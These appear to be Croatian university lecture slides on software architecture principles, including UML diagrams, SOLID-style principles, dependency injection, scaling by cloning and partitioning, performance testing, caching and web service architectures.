
- Odnosi se na razdvajanje klijenata od pružatelja usluga
  - kodiranje temeljeno na sučelju, ***Coding to Contract***
- Ugovor je skup funkcionalnosti koje poslužitelj treba isporučiti
  - Klijentima je dostupna informacija kako se određeni dio softvera može koristiti i koje su funkcionalnosti dostupne
  - Ne moraju znati kako su te funkcionalnosti implementirane
- U razini objektno-orientiranog kôda ugovor je identičan javnom sučelju klase (*public interface*)
- Na višim razinama ugovor je skup svih javno dostupnih klasa / metoda / sučelja

## 5. Načelo izrade dijagrama

- Namjena dijagrama je dokumentiranje sustava na jednoznačan način
  - Iznositi i razmjenjivati znanje (*mutual/shared understanding*) između razvojnih inženjera te između inženjera i korisnika sustava
  - Pomaže u shvaćanju vlastitog dizajna sustava
- Unified Modelling Language (UML)
- Tri vrste dijagrama su posebno korisni u ovom načelu:
  - Dijagrami obrazaca uporabe (*use-case diagrams*)
  - Dijagrami razreda (*class diagrams*)
  - Dijagrami komponenti (*component diagrams*)



# 5. Načelo izrade dijagrama – Obrasci uporabe

- UML obrasci uporabe koriste se za modeliranje zahtjeva korisnika i scenarija ispitivanja sustava
- Ne koristi se nijedan implementacijsko-specifičan jezik i uvijek se izrađuje na određenoj razini detalja, razine se ne miješaju na istom dijagramu
- Razina apstrakcije je najčešće visoka, konceptualna
- Služe za opis funkcionalnih zahtjeva projekta i to:
  - Svi aktori, bili oni aktivni aktori (inicijatori) ili pasivni aktori (sudionici)
  - Svi načina rada sustava - scenariji
- Prema potrebi, crta se više dijagrama da se obuhvate svi dijelovi sustava




# 5. Načelo izrade dijagrama – Dijagrami razreda

- Dijagram razreda opisuje vrste objekata unutar nekog sustava i njihove međusobne odnose.
  - Class* dijagram opisuje razrede (klase) i njihove međusobne veze
- Strukturni UML dijagram, opisuje statične odnose.
- Prikazuju razrede, atribute i operacije razreda, njihova svojstva i ograničenja, sučelja, pridruživanja, vlastite tipove podataka, enumeracije, pakete i komentare



# 5. Načelo izrade dijagrama – Dijagrami komponenti

- Dijagram komponenti (*component diagram*) prikazuje komponente (strukturne cjeline) sustava i njihove međusobne odnose
  - Strukturni UML dijagram, opisuje statične odnose s fizičkog aspekta implementacije.
  - Komponenta je zasebna cjelina programske potpore s vlastitim sučeljem.
  - Komponentni dijagrami pomažu u modeliranju fizičkih cjelina sustava kao što su izvršne datoteke, programske biblioteke, tablice, datoteke i svi drugi dokumenti.
  - Zajedno s dijagramima razmještaja nazivaju se fizički dijagrami te se često prikazuju zajedno u jednom UML dijagramu komponenti i razmještaja.



Pridruživanje više komponenti koje nemaju definirana sučelja

## 6. Načelo jedinstvene odgovornosti


- Klasa bi trebala imati samo jednu odgovornost
  - *Single-Responsibility Principle*
  - Način za smanjenje složenosti koda
- Načini pridržavanja načela jedinstvene odgovornosti:
  - Duljina klase je maksimalno četiri zaslona koda
  - Klasa ne ovisi o više od pet drugih sučelja / klasa
  - Klasa ima specifičan cilj / svrhu
  - Odgovornost klase je moguće sažeti u jednoj rečenici, u komentaru iznad klase

## 7. Otvoreno-zatvoreno načelo

- Odnosi se na stvaranje koda koji se ne mora mijenjati kada se **promijene zahtjevi ili kada se pojave novi obrasci uporabe**
  - *Open-Closed Principle*
  - Kôd je **otvoren za proširenje i zatvoren za izmjenu**
  - Kreira se s namjerom da ga se u budućnosti proširi, ali bez potrebe za njegovom promjenom
- Glavni cilj ovog načela je **povećati fleksibilnost softvera i učiniti buduće **promjene jeftinijima.****

# 8. Načelo ubacivanja ovisnosti (1)

- Načelo ubacivanja ovisnosti je jednostavna tehnika koja smanjuje povezivanje klasa, modula i komponenti sustava
  - *Dependency Injection*
  - Promiče otvoreno-zatvoreno načelo
- U objektno-orientiranim jezicima daje reference na objekte o kojima klasa ovisi, umjesto da dopusti samoj klasi da prikupi ovisnosti
  - Omogućuje klasama da ne znaju kako su njihove zavisnosti složene i odakle dolaze.



<https://www.c-sharpcorner.com/UploadFile/dacca2/service-locator-design-pattern/>

Oblikovni obrasci *Dependency Injection* i *Service Locator*

# 8. Načelo ubacivanja ovisnosti (2)

- Tri pristupa ubacivanja ovisnosti:
  - Ubacivanje konstruktora
    - *Constructor Injection*
    - Stvoriti instancu ovisnosti i proslijediti je kao argument konstruktoru zavisne klase
  - Ubacivanje metode
    - *Method Injection*
    - kreirati instancu ovisnosti i proslijediti je specifičnoj metodi zavisne klase
  - *Ubacivanje svojstva*
    - *Property Injection*
    - dodijeliti instancu ovisnosti određenom svojstvu zavisne klase


# 9. Načelo inverzije kontrole

- Načelo uklanjanja odgovornosti iz klase kako bi bila jednostavnija i manje povezana s ostatkom sustava
  - *Inversion of Control, IOC*
  - U suprotnosti od načela ubacivanja ovisnosti koje je ograničeno na stvaranje objekata i sastavljanje njihovih ovisnosti
- Korištenjem ovog načela nije potrebno znati tko će stvarati i koristiti objekte iz klase, kako ili kada
- Nije potrebno imati kontrolu nad stvaranjem instanca objekata i pozivanjem metoda
  - Stvaraju se samo dodaci i proširenja radnog okvira
- U objektno-orientiranom programiranju oblikovni obrasci *Dependency Injection* i *Service Locator* su implementacije ovog načela

# 10. Načelo dodavanja klonova (1)

- Načelo dodavanja klonova je najlakša i najčešća strategija skaliranja
- Klonovi su kopije komponente ili poslužitelja
  - Moraju biti međusobno zamjenjivi i jednako kvalificirani za izvršavanje zahtjeva
  - Zahtjev se može poslati bilo kojem slučajno odabranom klonu
- Potrebno je koristiti alat za balansiranje opterećenja (*load balancer*)
  - Sadržava listu svih poslužitelja i raspodijeljuje zahtjeve na poslužitelje
  - Najčešći algoritmi: 1) slučajnim odabirom, 2) slijedno (*round robin*), 3) ovisno o opterećenju (*least connections*) i 4) hash (poslužitelj se odabire temeljem IP adrese zahtjeva – isti poslužitelj obrađuje sve zahtjeve jednog korisnika)
  - Skaliranje dodavanjem klonova najbolje funkcionira za usluge bez stanja, jer ne treba brinuti o sinkronizaciji
  - Pogodan način skaliranja za baze podataka kroz primjenu replikacije (zasebna i složena tema)

# 10. Načelo dodavanja klonova (2)



<https://codeburst.io/load-balancers-an-analogy-cc64d9430db0>

# 11. Načelo funkcionalnog razdvajanja

- Glavna zamisao je tražiti dijelove sustava usmjereni na određenu funkcionalnost i stvoriti od njih neovisne podsustave.
  - *Functional Partitioning*
- U kontekstu infrastrukture svodi se na izoliranje različitih uloga poslužitelja: web-poslužitelji, spremišta podataka, *caching* poslužitelji, *load balanceri*
  - Svaka od tih komponenti može biti ugrađena u glavnu aplikaciju, ali je bolje rješenje izolirati različite funkcije u nezavisne podsustave.
- U općem kontekstu svodi se na podjelu sustava na samostalne aplikacije
  - Najčešće se primjenjuje u sloju web-usluga, i to je jedna od ključnih praksi uslužno orijentirane arhitekture.

# 12. Načelo particioniranja podataka

- Umjesto da se cijeli skup podataka klonira na svaki stroj, na svakom stroju se smješta podskup podataka
  - Svaki poslužitelj ima svoj podskup podataka, koji ne dijeli s ostalim poslužiteljima i može ga samostalno kontrolirati pa nema sinkronizacije podataka, ni potrebe za zaključavanjem podataka a greške se lako mogu izolirati
  - Složena tehnika za implementaciju
    - Potrebno je locirati particiju na kojoj se nalaze podaci prije slanja upita poslužiteljima
    - Upiti koji obuhvaćaju višestruke particije vrlo su neučinkoviti i složeni
- Particioniranje podataka i dodavanje klonova omogućuju „učinkovitu skalabilnost”
  - Ako se podaci ispravno razdijele među čvorovima, uvijek se može dodati više korisnika, obraditi više paralelnih veza, prikupiti više podataka i implementirati sustav na više poslužitelja

<http://dev.bizo.com/2013/04/efficiency-scalability.html>

# 13. Načelo visoke dostupnosti

- Sustav se smatra dostupnim sve dok obavlja svoje funkcije onako kako se očekuje iz perspektive klijenata
  - Nije važno da li postoje neke greške unutar sustava koje klijentima nisu vidljive
  - Što je sustav veći to je veća mogućnost pojavljivanja grešaka
- Za poboljšanje otpornosti sustava potrebno je kontinuirano testirati različite scenarije kvarova
  - **Uklanjanje jedinstvenih točaka kvara** (*single point of failure*)
- Uvođenje redundancije za kritične komponente
- Plan oporavka za sve kritične dijelove infrastrukture
  - Na dostupnost sustava ne utječe samo učestalost pojave kvarova nego i vrijeme oporavka
- Da bi sustav bio stalno dostupan i potpuno tolerantan na pogreške
  - Mogućnost samooporavka (*self-healing*): automatsko otkrivanje i rješavanje problema bez ljudske intervencije

# Performanse web aplikacije (1)

- Kod **određivanja performansi web sjedišta** (npr. prije puštanja u rad web trgovine) potrebno je utvrditi sljedeće:
  - Brzina mrežnog prometa
    - Maksimalna i prosječna brzina prijenosa podataka, brzina odziva i latencija mreže
  - Test opterećenja (*load test*)
    - Koliko istodobnih korisnika web aplikacija podržava. Određuje se maksimalni radni kapacitet weba, identificiraju se kritične komponente (*bottlenecks*) i degradacija komponenti.
  - Test krajnjeg opterećenja (*stress test*)
    - Test opterećenja pod maksimalnim opterećenjem i opterećenjem većem od dizajniranog
    - Ispituje se nagli porast korisnika i način povrata nominalnom opterećenju, druge kritične komponente

# Performanse web aplikacije (2)

- Kod određivanja performansi web sjedišta (npr. web trgovine) potrebno je još utvrditi :
  - Test **skalabilnosti**
    - Nagli porast broja korisnika može negativno utjecati na performanse (npr. vrijeme potrebno za učitavanje stranica)
  - Ispitivanje izdržljivosti (*endurance testing*)
    - Iznadprosječno opterećenje sustava tijekom dužeg vremenskog razdoblja kako bi se provjerilo ponašanje sustava pri dugotrajnoj uporabi
    - U praksi sustav se ne mora ponašati deterministički ili linearno u ovisnosti o vremenu
  - Ispitivanje kapaciteta baze podataka (*volume testing*)
    - Analiza rada sustava na različiti broj zapisa koji se pohranjuju u bazi podataka
    - *Flood testing*

# Strategije dizajna skalabilnih web-aplikacija

- Metode dizajna skalabilnih web-aplikacija mogu se primijeniti na sljedeće elemente njihove arhitekture:
  - *Front-end*
  - *Caching*
  - Web servisi
  - Podatkovni sloj

# Front-end



- Korisnik može komunicirati sa aplikacijom putem web stranica, mobilnih aplikacija ili pozivima web servisa
  - *Front-end* se treba koristiti samo kako bi se predstavila funkcionalnost sustava korisnicima
  - Jedina zadaća *front-end-a* je korisničko sučelje
  - Logiku treba držati na razini sloja web servisa
  - Izbjeći miješanje funkcionalnosti sa korisničkim sučeljem
  - Korisnička sučelja ne bi trebala biti svjesna podatkovnog sloja ili usluge trećih strana
- Prednosti:
  - Poslužitelji korisničkim sučelja mogu se nezavisno skalirati, jer ne trebaju izvoditi složene operacije
  - Mogu se koristiti programske tehnologije specijalizirane za razvoj sučelja, i druge tehnologije koje su optimizirane za srednji sloj

# Caching (1)

- Svodi se na spremanje podataka u predmemoriju (*cache*) čime se omogućuje posluživanje zahtjeva za te podatke bez izračunavanja odgovora
  - Vrlo jednostavna i često korištena metoda (CPU, predmemorija tvrdih diskova, predmemorije upita baze podataka, HTTP predmemorija preglednika...)
- Koristi se kako bi se smanjilo vrijeme i resursi potrebni za generiranje rezultata
  - Umjesto dohvaćanja podataka iz izvora ili generiranja odgovora svaki put kada se to zatraži, *caching* gradi rezultat jednom i pohranjuje ga u predmemoriju
  - Naknadni zahtjevi zadovoljavaju se vraćanjem predmemoriranog rezultata sve dok ne istekne ili je izbrisana
  - Budući da se svi predmemorirani predmeti mogu ponovno dohvatiti iz izvora, oni se mogu izgubiti ili izbrisati u bilo kojem trenutku bez posljedica

# Caching (2)

- Efektivnost predmemorije: koliko puta možemo ponovno upotrijebiti isti spremljeni odgovor
  - Mjeri se omjerom pogodaka predmemorije (*cache hit ratio*)
- *Caching* je moguće dodati i u kasnijoj fazi, u slučaju ako on nije planiran od samog početka razvoja web aplikacije



<http://www.dataram.com/blog/?p=112>

# Web servisi (1)


- U ovoj strategiji skalabilnosti web servise potrebno je koristiti za izvođenje većinu obrade i gdje se nalazi većina poslovne logike
- Razlikujemo:
  - **Uslužno orientirana arhitektura (*Service-Oriented Architecture, SOA*):** usmjerenja je na slabo povezane i visoko autonomne usluge usmjerene na rješavanje poslovnih potreba. Poželjno je da sve usluge koriste iste komunikacijske protokole.
  - **Višeslojna arhitektura (*Layered Architecture*):** način da se funkcionalnost podijeli u skup (točnije: hijerarhijski organiziran niz) slojeva.
    - Komponente u nižim slojevima izlažu aplikacijsko programsko sučelje (*application programming interface, API*) koje mogu koristiti klijenti koji se nalaze u višim slojevima, ali se nikada ne smije dopustiti da niži slojevi ovise o funkcionalnosti koju pružaju viši slojevi.
    - Primjer je TCP / IP programski stog, gdje svaki sloj dodaje funkcionalnost i ovisi o sloju ispod.

# Web servisi (2)

- Razlikujemo (nastavak):
  - **Šesterokutna arhitektura (*Hexagonal Architecture*)**: prepostavlja da je poslovna logika u središtu arhitekture i da su sve interakcije s spremištima podataka, klijentima i drugim sustavima jednake. Korisnici koji komuniciraju s aplikacijom se u načelu ne razlikuju od sustava baze podataka s kojim je aplikacija u interakciji. Oboje se nalaze izvan poslovne logike aplikacije i oboje trebaju strog ugovor. Definiranjem tih granica može se osobu zamijeniti automatiziranim testnim programom ili bazu podataka s drugim mehanizmom za pohranu bez utjecaja na jezgru sustava.  
<https://medium.com/idealo-tech-blog/hexagonal-ports-adapters-architecture-e3617bcf00a0>
  - **Arhitektura vođena događajima (*Event-Driven Architecture, EDA*)**: temelji se na reagiranju na događaje koji su se već dogodili za razliku od tradicionalnih arhitektura koje se temelje na zahtjevima odnosno odgovaranju na zahtjeve. U tradicionalnom programskom modelu klijent šalje zahtjev i čeka potvrdu da je taj zahtjev izvršen nakon čega nastavlja s obradom. U modelu upravljanom događajima, nema takvog čekanja nego se komunikacija s drugim komponentama svodi na objavljivanje događaja za koje znamo da su se već dogodili nakon čega se nastavlja s obradom.

